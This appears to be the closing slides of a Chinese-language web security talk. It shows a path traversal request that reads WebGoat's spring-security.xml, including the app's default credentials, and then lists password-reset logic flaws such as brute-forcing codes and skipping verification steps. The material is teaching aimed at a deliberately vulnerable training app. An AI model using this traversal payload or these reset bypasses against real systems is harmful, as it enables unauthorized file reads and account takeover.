- 用户可以通过相对路径的方式来进行目录的跳转。
- Payload：

../../../../../WEB-INF/spring-security.xml

任意文件读取示例

Request

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=231255157&menu=200 HTTP/1.1
Host: 192.168.80.132:8080
Content-Length: 93
Accept: */*
Origin: http://192.168.80.132:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.80.132:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=8AA3A5348F5B6A047D0E0EF86177445D
Connection: close

File=../../../../../WEB-INF/spring-security.xml&SUBMIT=View+File&language=%3C%25%3Dlang%25%3E
```

Response

Raw | Headers | Hex | HTML | Render

```
http://www.springframework.org/schema/security<br>
http://www.springframework.org/schema/security/spring-security-3.2.xsd"><br>    <br>
<global-method-security pre-post-annotations="enabled" /><br>    <!--<br>          PCS 8/27/2012<br>
 NOTE: Without Spring security, HttpServletRequest.getUserPrincipal() returns null when called from pages under
Spring's control.<br>          That method is used extensively in legacy webgoat code.  Integrating Spring
security into the application resolves this issue.<br>    --> <br>    <http pattern="/css/**"
security="none"/><br>    <http pattern="/images/**" security="none"/><br>    <http pattern="/javascript/**"
security="none"/><br>    <http pattern="/js/**" security="none"/><br>    <http pattern="/fonts/**"
security="none"/><br>    <http pattern="/plugins/**" security="none"/>    <br>    <http pattern="/favicon.ico"
security="none"/>    <br>    <http use-expressions="true">  <br>        <intercept-url pattern="/login.mvc"
access="permitAll" /><br>        <intercept-url pattern="/logout.mvc" access="permitAll" />    <br>
<intercept-url pattern="/index.jsp" access="permitAll" />          <br>        <intercept-url
pattern="/servlet/AdminServlet/**" access="hasAnyRole('ROLE_WEBGOAT_ADMIN','ROLE_SERVER_ADMIN')" /><br>
<intercept-url pattern="/JavaSource/**" access="hasRole('ROLE_SERVER_ADMIN')" />                <br>
<intercept-url pattern="/**" access="hasAnyRole('ROLE_WEBGOAT_USER','ROLE_WEBGOAT_ADMIN','ROLE_WEBGOAT_ADMIN')"
/><br>        <form-login <br>                login-page="/login.mvc" <br>
default-target-url="/welcome.mvc" <br>            authentication-failure-url="/login.mvc?error" <br>
        username-parameter="username"<br>            password-parameter="password"<br>
always-use-default-target="true"/><br>        <logout logout-url="/j_spring_security_logout"
logout-success-url="/logout.mvc" /><br>        <!-- enable csrf protection --><br>        <!--csrf/--><br>
</http><br>    <!-- authentication Manager -><br>    <authentication-manager
alias="authenticationManager"><br>        <authentication-provider><br>            &lt;user-service><br>
        <!-- TODO: credentials in the config - this isn't something I'm proud of - get rid of this ASAP -->
<br>            &lt;user name="guest" password="guest" authorities="ROLE_WEBGOAT_USER" /><br>
        &lt;user name="webgoat" password="webgoat" authorities="ROLE_WEBGOAT_ADMIN" /><br>
    &lt;user name="server" password="server" authorities="ROLE_SERVER_ADMIN" /><br>
</user-service><br>        </authentication-provider><br>    </authentication-manager>  <br>
<br></beans:beans><br></form></div>
```

逻辑漏洞

重置密码的姿势

- 验证码爆破从而重置密码
- 修改指定邮箱发送url重置密码链接
- 加密字符串有规律
- 跳过找回步骤，直接到设置密码页面
- 短信验证码直接返回到客户端
- 密码提示问题直接写在源代码
- .....

THANKS

--------- Q&A Section --------